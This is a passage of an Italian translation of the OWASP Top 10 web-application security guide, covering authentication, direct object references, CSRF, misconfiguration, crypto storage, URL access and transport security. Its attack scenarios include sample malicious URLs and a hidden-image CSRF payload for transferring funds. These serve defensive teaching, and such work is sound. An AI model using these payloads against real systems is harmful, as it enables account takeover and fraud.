Sono vulnerabile?

Cruciale è la protezione di credenziali ed ID di sessione.

1. Le credenziali archiviate sono protette con tecniche di offuscamento o di crittografia? Vedere A7.

2. Le credenziali possono essere indovinate o sovrascritte (es.: creazione account, modifica o recupero delle password, identificativi della sessione deboli, ecc.)?

3. ID di sessione in chiaro nelle URL (es.: URL rewriting)?

4. ID di sessione vulnerabili ad attacchi di Session Fixation?

5. Gli ID hanno una scadenza? l'utente può fare log-out?

6. Dopo la fase di Login gli ID di sessione vengono rinnovati?

7. Password, ID di sessione e le altre credenziali sono trasmessi solo su connessioni TLS? Vedi A9.

Vedi ASVS sui requisiti V2 e V3 per maggiori dettagli.

Come prevenire?

La prima raccomandazione per un'organizzazione è di fornire agli sviluppatori:

1. Un unico set di controlli per la gestione della Strong Authentication e delle sessioni. Questo per assicurarsi:

a) Di rispondere a tutti i requisiti di gestione dell'autenticazione e della sessione previsti nel Application Security Verification Standard (ASVS) di OWASP nelle aree V2 (Authentication) e V3 (Session Management).

b) Una semplice interfaccia per gli sviluppatori. Considerare l'ESAPI Authenticator and User APIs come buoni esempi da imitare, usare o ampliare.

2. Massima cura deve essere posta nell'evitare difetti di tipo XSS che potrebbero consentire di sottrarre gli ID di sessione. Vedi A2.

Esempi di Scenari di Attacco

Scenario #1: L'applicativo di prenotazione di una linea aerea usa l' URL rewriting, mettendo l'ID di sessione nella URL:

http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii

Un utente autenticato vuole condividere con gli amici questa offerta. Invia per email il link senza capire che sta anche inviando il suo ID di sessione. Quando i suoi amici useranno il link, useranno la sua sessione e la sua carta di credito.

Scenario #2: un Timeout di sessione male impostato. L'utente usa un computer pubblico per l'accesso e invece di fare "logout" chiude semplicemente la scheda del browser. Un attaccante che usi quel browser un'ora dopo potrebbe trovarlo ancora autenticato.

Scenario #3: un attaccante, interno o esterno, riesce ad ottenere l'accesso al database delle password: se queste non sono cifrate, ottiene le password di tutti gli utenti.

Riferimenti

OWASP


Per un più completo insieme di requisiti e dei problemi da evitare in quest'area vedere ASVS requirements areas for Authentication (V2) and Session Management (V3).

- OWASP Authentication Cheat Sheet
- ESAPI Authenticator API
- ESAPI User API
- OWASP Development Guide: Chapter on Authentication
- OWASP Testing Guide: Chapter on Authentication

Esterni

- CWE Entry 287 on Improper Authentication

A4 Insecure Direct Object References



Considerare i differenti tipi di utenti del sistema. Gli utenti hanno solo accesso parziale a determinati tipi di dati presenti nel sistema?

L'attaccante, utente autorizzato del sistema, cambia semplicemente un valore di un parametro, che fa riferimento diretto ad un oggetto, accedendo ad un altro oggetto senza che l'utente abbia l'autorizzazione necessaria. L'accesso è consentito?

Le applicazioni utilizzano spesso il nome effettivo o la chiave di un oggetto durante la generazione di pagine web. Le applicazioni non sempre verificano se l'utente è autorizzato all'accesso di un determinato oggetto. Questo può causare una vulnerabilità chiamata Insecure Direct Object Reference.

Gli addetti al testing possono facilmente evidenziare la presenza della vulnerabilità sia agendo sui valori dei parametri che eseguendo l'analisi del codice.

Tali difetti possono compromettere tutti i dati che sono referenziati da quel parametro.

A meno che il name space sia offuscato (es: nomi e chiavi arbitrari o randomici), è semplice per un attaccante indovinare i riferimenti e accedere a tutti i dati di quel tipo.

Considerare il valore di business dei dati esposti.

Considerare anche gli impatti sul business in relazione alla divulgazione della vulnerabilità del sistema.

Sono vulnerabile?

Il modo migliore per verificare se un'applicazione sia effettivamente vulnerabile all'Insecure Direct Object Reference è verificare che tutti i riferimenti agli oggetti siano opportunamente protetti. Considerare che:

1. Per i riferimenti **diretti** ad una risorsa soggetta a **restrizioni** di accesso , l'applicazione deve verificare che l'utente sia autorizzato ad accedere alla risorsa richiesta.

2. Se il riferimento è di tipo **indiretto ,** il mapping al riferimento diretto deve essere limitato ai valori autorizzati per l'utente corrente.

La revisione del codice può rapidamente verificare se il metodo di protezione è stato correttamente implementato. Anche il security testing è efficace per individuare eventuali vulnerabilità nei riferimenti diretti ad oggetti. Gli strumenti automatici in genere non cercano tali difetti perché non possono conoscere a priori il livello di protezione ed autorizzazione adeguato di una risorsa.

Come prevenire?

Prevenire le vulnerabilità di Insecure Direct Object Reference richiede di adottare un approccio per ciascuna risorsa accessibile dall'utente (es: object ID, nome file):

1. Utilizzare i riferimenti ad oggetti indiretti assegnati per utente o sessione. Ciò serve a prevenire che gli attaccanti possano accedere a risorse per le quali non sono autorizzati. Per esempio, invece di utilizzare la chiave della risorsa del database, sottoporre all'utente una lista indicizzata con i valori che l'utente può utilizzare, ad esempio da 1 a 6. L'applicazione deve poi mappare il valore di input nell'attuale chiave del database sul server. OWASP's ESAPI include metodi di accesso sequenziale e random a *reference maps* che possono essere utilizzati a questo scopo.

2. Controllo dell'accesso. Ogni utilizzo di un riferimento diretto ad un oggetto da una fonte non attendibile, deve prevedere un controllo di accesso per garantire che l'utente sia autorizzato a tale accesso.

Esempio di scenario di attacco

L'applicazione usa dati non verificati in una chiamata SQL che accede alle informazioni degli utenti:

```
String query = "SELECT * FROM accts WHERE account = ?";

PreparedStatement pstmt =
connection.prepareStatement(query , … );

pstmt.setString( 1, request.getParameter("acct"));

ResultSet results = pstmt.executeQuery( );
```

L'attaccante modifica semplicemente il parametro 'acct' del proprio browser. Se il parametro non viene verificato, l'aggressore oltre al proprio account può accedere a qualsiasi altro account.

```
http://example.com/app/accountInfo?acct=notmyacct
```

Riferimenti

OWASP


- OWASP Top 10-2007 on Insecure Dir Object References
- ESAPI Access Reference Map API
- ESAPI Access Control API **(See isAuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction())**

Per ulteriori requisiti di controllo di accesso, vedere ASVS requirements area for Access Control (V4).

External

- CWE Entry 639 on Insecure Direct Object References
- CWE Entry 22 on Path Traversal **(which is an example of a Direct Object Reference attack)**

A5 Cross-Site Request Forgery (CSRF)



Sono vulnerabile?

Il modo più facile per controllare se un'applicazione web è vulnerabile è verificare se tutti i link e i form contengono un token non prevedibile per ogni utente. Senza questo l'attaccante può generare richieste malevoli. Focalizzare l'attenzione su link e form che invocano funzioni particolarmente importanti, in quanto sono spesso i principali bersagli del CSRF.

Vanno controllate anche le operazioni a più step, in quanto non sono naturalmente immuni. L'attaccante, utilizzando tag multipli o codice Javascript, può facilmente generare non una, ma una serie di richieste malevoli.

Notare che i cookie di sessione, l'indirizzo IP sorgente e le altre informazioni che sono solitamente inviate in automatico dal browser potrebbero essere state alterate.

Il CSRF Tester dell'OWASP permette di generare dei test case per dimostrare la pericolosità delle vulnerabilità CSRF.

Come prevenire?

Per prevenire il CSRF è necessario includere **token non prevedibili nel corpo della pagina o negli URL di ogni richiesta HTTP**. **Come minimo, questi token dovrebbero essere unici per ogni sessione utente, anche se sarebbe meglio l'utilizzo di token unici per ogni richiesta.**

1. L'opzione preferibile è includere il token in un campo nascosto. Ciò permette che il token venga inviato nel corpo della richiesta, evitando di includerlo nell'URL, che è più soggetto a intercettazioni.

2. Il token può anche essere incluso nell'URL, o come parametro nell'indirizzo. Però, in questo modo, se l'URL viene intercettato dall'attaccante, si corre il rischio di compromettere il token.

Il CSRF Guard di OWASP può essere usato per includere automaticamente questi token nella propria applicazione JAVA EE, .NET o PHP. Le librerie ESAPI di OWASP includono generatori e validatori di token che gli sviluppatori possono usare per proteggere le proprie applicazioni.

Esempi di Scenari d'Attacco

L'applicazione permette all'utente di avere accesso alla funzione di trasferimento fondi senza includere alcun token, ad esempio:

http://example.com/app/transferFunds?amount=1500 &destinationAccount=4673243243

Così l'attaccante struttura una richiesta che permette di trasferire fondi dal conto della vittima al proprio. Dunque inserisce la richiesta nell'indirizzo dell'immagine, oppure un iframe nei siti che controlla:

```
<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#"
width="0" height="0" />
```

Se la vittima visita uno di questi siti quando è autenticato su example.com, tutte le richieste malevole includeranno anche le informazioni di sessione dell'utente autenticato, autorizzando la richiesta.

Riferimenti


OWASP

- OWASP CSRF Article
- OWASP CSRF Prevention Cheat Sheet
- OWASP CSRFGuard - CSRF Defense Tool
- ESAPI Project Home Page
- ESAPI HTTPUtilities Class with AntiCSRF Tokens
- OWASP Testing Guide: Chapter on CSRF Testing
- OWASP CSRFTester - CSRF Testing Tool

Esterni

- CWE Entry 352 on CSRF

A6 Security Misconfiguration



Sono vulnerabile?

Tutto lo stack applicativo è stato configurato correttamente?

1. È presente un processo per la gestione degli aggiornamenti software? OS, Web/Application Server, Database, Applicazioni e **Librerie**?

2. Tutti gli elementi non strettamente necessari sono stati disabilitati, rimossi o non installati? (es. porte, servizi, pagine, account, privilegi)

3. Le credenziali di default sono state cambiate/disabilitate?

4. La gestione degli errori è stata configurata per prevenire la visualizzazione di messaggi che potrebbero rilasciare informazioni utili?

5. Le impostazioni di sicurezza dei framework (es. Struts, Spring, ASP.NET) sono opportunamente configurate?

È necessario un processo ben strutturato e ripetibile per implementare e mantenere le configurazioni in sicurezza.

Come prevenire?

Le principali raccomandazioni consistono nell'implementare:

1. Un processo ripetibile per la messa in sicurezza dei vari ambienti coinvolti nello sviluppo del software. Gli ambienti di Sviluppo, QA e Produzione devono essere tutti configurati allo stesso modo. Questo processo dovrebbe essere automatizzato per minimizzare l'effort richiesto.

2. Un processo per lagestione degli aggiornamenti software per ogni ambiente coinvolto. In questo processo vanno inclusi anche gli aggiornamenti di **tutte le librerie di codice**, che sono frequentemente tralasciate.

3. Una solida architettura applicativa che permette di tenere separati i vari componenti.

4. Effettuare scansioni e audit periodici per identificare eventuali errori di configurazione o aggiornamenti mancanti.

Esempi di Scenari d'Attacco

Scenario #1: È stato utilizzato un framework di sviluppo che presenta, in alcune componenti, delle vulnerabilità XSS. L'aggiornamento per risolverle è stato rilasciato ma le librerie non sono state aggiornate e le vulnerabilità sono sfruttabili.

Scenario #2: La componente amministrativa del Server è stata installata automaticamente, non è stata rimossa e le credenziali di default non sono state cambiate. L'attaccante può trovare facilmente tale componente e utilizzare le credenziali di default per prendere il controllo del server.

Scenario #3: Il Directory Listing non è stato disabilitato. L'attaccante scopre che può ottenere la lista dei file e scaricare le classi java compilate. L'accesso al codice permette una ricerca delle vunerabilità più veloce e pratica.

Scenario #4: La configurazione dell'App Server permette la visualizzazione dello stack trace, esponendo eventuali falle. Gli attaccanti amano ottenere le informazioni tramite i messaggi di errore.

Riferimenti

OWASP


- OWASP Development Guide: Chapter on Configuration
- OWASP Code Review Guide: Chapter on Error Handling
- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes
- OWASP Top 10 2004 - Insecure Configuration Management

Per i requisiti addizionali: ASVS requirements area for Security Configuration (V12).

Esterni

- PC Magazine Article on Web Server Hardening
- CWE Entry 2 on Environmental Security Flaws
- CIS Security Configuration Guides/Benchmarks

A7 Insecure Cryptographic Storage



Sono vulnerabile?

Innanzitutto bisogna determinare quali dati necessitano della cifratura. Per esempio dati sanitari, dati di carte di credito, password ed informazioni personali devono essere cifrati assicurandosi che:

1. Siano cifrati in qualsiasi punto vengano salvati, in particolare nelle copie di backup.

2. Solo gli utenti autorizzati possano accedere a copie dei dati in chiaro (per esempio attraverso il controllo degli accessi. Cfr A4 – A8)

3. Sia utilizzato un algoritmo standard di cifratura ritenuto robusto.

4. Siano utilizzate chiavi robuste, debitamente protette da accessi non autorizzati cambiate periodicamente.

Per un insieme più completo di problematiche da evitare: ASVS requirements on Cryptography (V7)

Come prevenire?

Premettendo che l'intera problematica derivata dalla crittografia insicura va oltre la "Top 10", per tutti i dati che devono essere protetti è opportuno, come minimo:

1. Considerare le minacce da cui proteggere questi dati (per esempio utenti interni, attaccanti esterni) e assicurarsi di proteggere tutti i dati in maniera opportuna a seconda delle minacce.

2. Assicurasi che i backup siano cifrati, e che le chiavi siano gestite e salvate separatamente.

3. Assicurarsi che siano usati algoritmi standard considerati robusti, che le chiavi siano forti e gestite correttamente.

4. Assicurarsi che le password siano protette da algoritmi di hash robusti e con il salt.

5. Assicurarsi che tutte le chiavi e le password siano protette dagli accessi non autorizzati.

Esempi di Scenari d'Attacco

Scenario #1: Un'applicazione cifra i dati delle carte di credito all'interno di un database per prevenirne la visione ad utenti esterni ma all'interno del database sono presenti query che decifrano automaticamente questi dati, permettendo, tramite una SQL Injection, di ottenerli in chiaro. Il sistema dovrebbe permettere solamente alle applicazioni di back-end di decifrare i dati, evitando tali operazioni dalle applicazioni web di front-end.

Scenario #2: È stato effettuato un backup su alcuni dati sanitari ma la chiave è inserita sullo stesso backup. Il supporto dove è presente il backup non viene consegnato.

Scenario #3: Il database delle password utilizza hash senza salt. Una vulnerabilità nel meccanismo di upload permette all'attaccante di ottenere il file delle password. Tramite brute force è possibile ottenere le password senza salt in 4 settimane, mentre per hash con opportuni salt ci sarebbero voluti 3000 anni.

Riferimenti

OWASP

Per un insieme più completo di requisiti e problemi da evitare all'interno di quest'aera fare riferimento a ASVS requirements on Cryptography (V7).

- OWASP Top 10-2007 - Insecure Cryptographic Storage
- ESAPI Encryptor API
- OWASP Development Guide: Chapter on Cryptography
- OWASP Code Review Guide: Chapter on Cryptography

Esterni

- CWE Entry 310 - Cryptographic Issues
- CWE Entry 312 - Cleartext Storage of Sensitive Information
- CWE Entry 326 - Weak Encryption

A8 Failure to Restrict URL Access

Agenti di Minaccia	Vettori di Attacco	Problematiche di Sicurezza		Impatti Tecnici	Impatti di Business
———	**Sfruttamento FACILE**	**Diffusione POCO COMUNE**	**Individuazione MEDIA**	**Impatto MODERATO**	———
Chiunque abbia un accesso alla rete, che può inviare richieste all'applicazione. Utenti anonimi o registrati potrebbero accedere a pagine private senza avere i privilegi adeguati?	Gli utenti registrati possono accedere alle pagine per le quali non hanno i privilegi richiamandone l'indirizzo? Gli utenti anonimi possono accedere a pagine private?	Le applicazioni non sempre proteggono le pagine protette in modo appropriato. La protezione delle URL potrebbe essere gestita tramite configurazione - ma questa non è effettuata in maniera corretta – oppure tramite verifiche applicative - ma gli sviluppatori potrebbero dimenticarsi di inserire in tutte le pagine le verifiche opportune. È semplice identificare queste vulnerabilità ma è difficile identificare le pagine (URL) esistenti da attaccare.		Questa vulnerabilità permette ad un attaccante di accedere a funzionalità particolari senza opportuna autorizzazione. Principali bersagli sono le pagine di amministrazione.	Considerare il valore economico delle funzioni esposte e dei dati che esse gestiscono. Inoltre bisogna considerare l'impatto sulla reputazione se la vulnerabilità viene resa pubblica.

Sono vulnerabile?

Il metodo migliore per verificare se un'applicazione non limita correttamente l'accesso ad una URL è quella di verificare **ogni** pagina, stabilendo se deve essere considerata pubblica o privata. Se la pagina è stata considerata privata:

1. È necessario autenticarsi per accedervi?

2. Deve essere accessibile a tutti gli utenti autenticati? In caso contrario vengono effettuate verifiche di autorizzazione per assicurarsi che solo gli opportuni utenti abbiano il permesso di accedere a questa pagina?

Se sono utilizzati sistemi di sicurezza esterni all'applicazione per gestire autenticazione e autorizzazione, assicurarsi che siano propriamente configurati per tutte le pagine. Se viene utilizzata una protezione a livello applicativo, verificare che la protezione sia applicata in tutte le pagine. Tramite attività di Penetration Testing è possibile controllare se la protezione è stata propriamente applicata.

Come prevenire?

A prescindere dall'utilizzo di un sistema esterno o interno all'applicazione per la gestione di autorizzazione e permessi, è necessario che:

1. Le policy di autenticazione ed autorizzazione siano basate sui ruoli per minimizzare l'effort nell'implementazione.

2. Le policy siano flessibili per minimizzare l'utilizzo di codice applicativo per bloccare l'accesso alle pagine.

3. Le regole neghino l'accesso per default e che per l'accesso ad ogni singola pagina siano necessari permessi specifici ad utenti specifici.

4. L'accesso alle pagine che fanno parte di un flusso applicativo composto da più passi avvenga solo tramite quelli previsti.

Esempi di Scenari d'attacco

Supponendo che per accedere all'URL "admin_getappInfo" sia necessaria l'autenticazione e diritti specifici di amministrazione. Se un attaccante, semplicemente richiedendo le seguenti URL:

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

ottiene l'accesso ed è anonimo o autenticato ma senza i permessi amministrativi allora genera un "accesso non autorizzato" ed è presente la vulnerabilità.

Queste vulnerabilità sono spesso introdotte quando collegamenti o bottoni sono semplicemente nascosti ad un utente non autenticato e l'applicazione non utilizza opportuni sistemi di protezione delle pagine.

Riferimenti

OWASP

- OWASP Top 10-2007 - Failure to Restrict URL Access
- ESAPI Access Control API
- OWASP Development Guide: Capitolo sulla Autorizzazione
- OWASP Testing Guide: Testing for Path Traversal
- OWASP Articolo sul Forced Browsing

Per informazioni aggiuntive sui requisiti per il controllo degli accessi: requisiti ASVS per il Controllo degli Accessi (V4).

Esterni

- CWE Entry 285 - Improper Access Control (Authorization)

A9 Insufficient Transport Layer Protection

Agenti di Minaccia	Vettori di Attacco	Problematiche di Sicurezza		Impatti Tecnici	Impatti di Business
_____	**Sfruttamento DIFFICILE**	**Diffusione COMUNE**	**Individuazione FACILE**	**Impatto MODERATO**	_____
Chiunque possa monitorare il traffico di rete degli utenti dell'applicazione, sia front che back-end. Se è esposta su Internet, chiunque conosca come gli utenti vi accedono.	Monitorare il traffico di rete degli utenti può risultare difficile, ma non sempre. La difficoltà primaria sta nel monitorare il traffico nel momento in cui l'utente sta utilizzando il sito vulnerabile.	Spesso le applicazioni non proteggono correttamente il traffico di rete, utilizzando SSL/TLS solo durante la fase di autenticazione anche con certificati scaduti o non configurati correttamente. Per individuare le vulnerabilità più semplici è sufficiente monitorare il traffico. Vulnerabilità più complesse sono invece individuabili esaminando l'architettura dell'applicazione e la configurazione del server.		Sono esposti i dati degli utenti e possono portare al furto di un account che, se amministrativo, può portare alla compromissione dell'intero sito oppure ad attacchi di phishing e MITM.	Bisogna considerare il valore economico dei dati esposti sui canali di trasmissione in base alla confidenzialità ed integrità richiesta, ed alla necessità di proteggere il processo di autenticazione.

Sono vulnerabile?

È possibile stabilire se un'applicazione utilizza una protezione insufficiente del canale di trasporto verificando che:

1. SSL sia utilizzato per tutto il traffico legato al processo di autenticazione.

2. SSL sia utilizzato per tutte le risorse all'interno delle pagine e token di sessione, evitando così l'utilizzo misto di SSL e risorse in chiaro, che viene segnalato dal browser e causa l'eventuale esposizione dell'ID di sessione.

3. Siano abilitati solamente algoritmi considerati robusti.

4. Sia impostato il flag "secure" per tutti i cookie.

5. Il certificato del server sia valido, configurato correttamente, rilasciato da un ente autorizzato, non revocato e che corrisponda ai nomi di dominio utiizzati.

Come prevenire?

Considerando che una corretta protezione del canale di trasporto può influire sull'architettura, la soluzione più semplice è utilizzare SSL per l'intera applicazione e, se si presentano problemi di performance, utilizzarlo solo per le pagine riservate o critiche; anche se questo può esporre gli ID di sessione e altri dati sensibili. Per garantire una corretta protezione, come minimo:

1. Richiedere SSL per tutte le pagine contenti dati sensibili e redirigerle sul canale protetto se richieste in chiaro.

2. Impostare il flag "secure" all'interno dei cookie.

3. Configurare SSL per supportare solamente algoritmi robusti (ad esempio, conformi a FIPS 140-2).

4. Assicurarsi che il certificato sia valido, non scaduto, non revocato, e corrisponda al dominio dell'applicazione.

5. Proteggere anche il back-end con SSL o altre tecnologie di cifratura dei dati.

Esempi di Scenari d'attacco

Scenario #1: Un sito non utilizza SSL per proteggere una pagina che richiede autenticazione. Un attaccante monitora il traffico di rete (ad esempio all'interno di una connessione wireless non protetta), e cattura il cookie di sessione generato dopo l'autenticazione, che usa per impersonare la vittima.

Scenario #2: Il certificato SSL di un sito non è configurato correttamente e questo viene segnalato dal browser dell'utente. L'utente, accettando sempre l'avvertimento, si abitua alla presenza della segnalazione. In caso di phishing, l'utente è redirezionato su un sito sprovvisto di certificato valido e gli viene segnalato ma, essendo abituato all'avvertimento, fornisce comunque le credenziali di accesso.

Scenario #3: Un sito utilizza una connessione standard ODBC/JDBC per le comunicazioni al database, senza considerare che tutte le comunicazioni avvengono in chiaro.

Riferimenti

OWASP

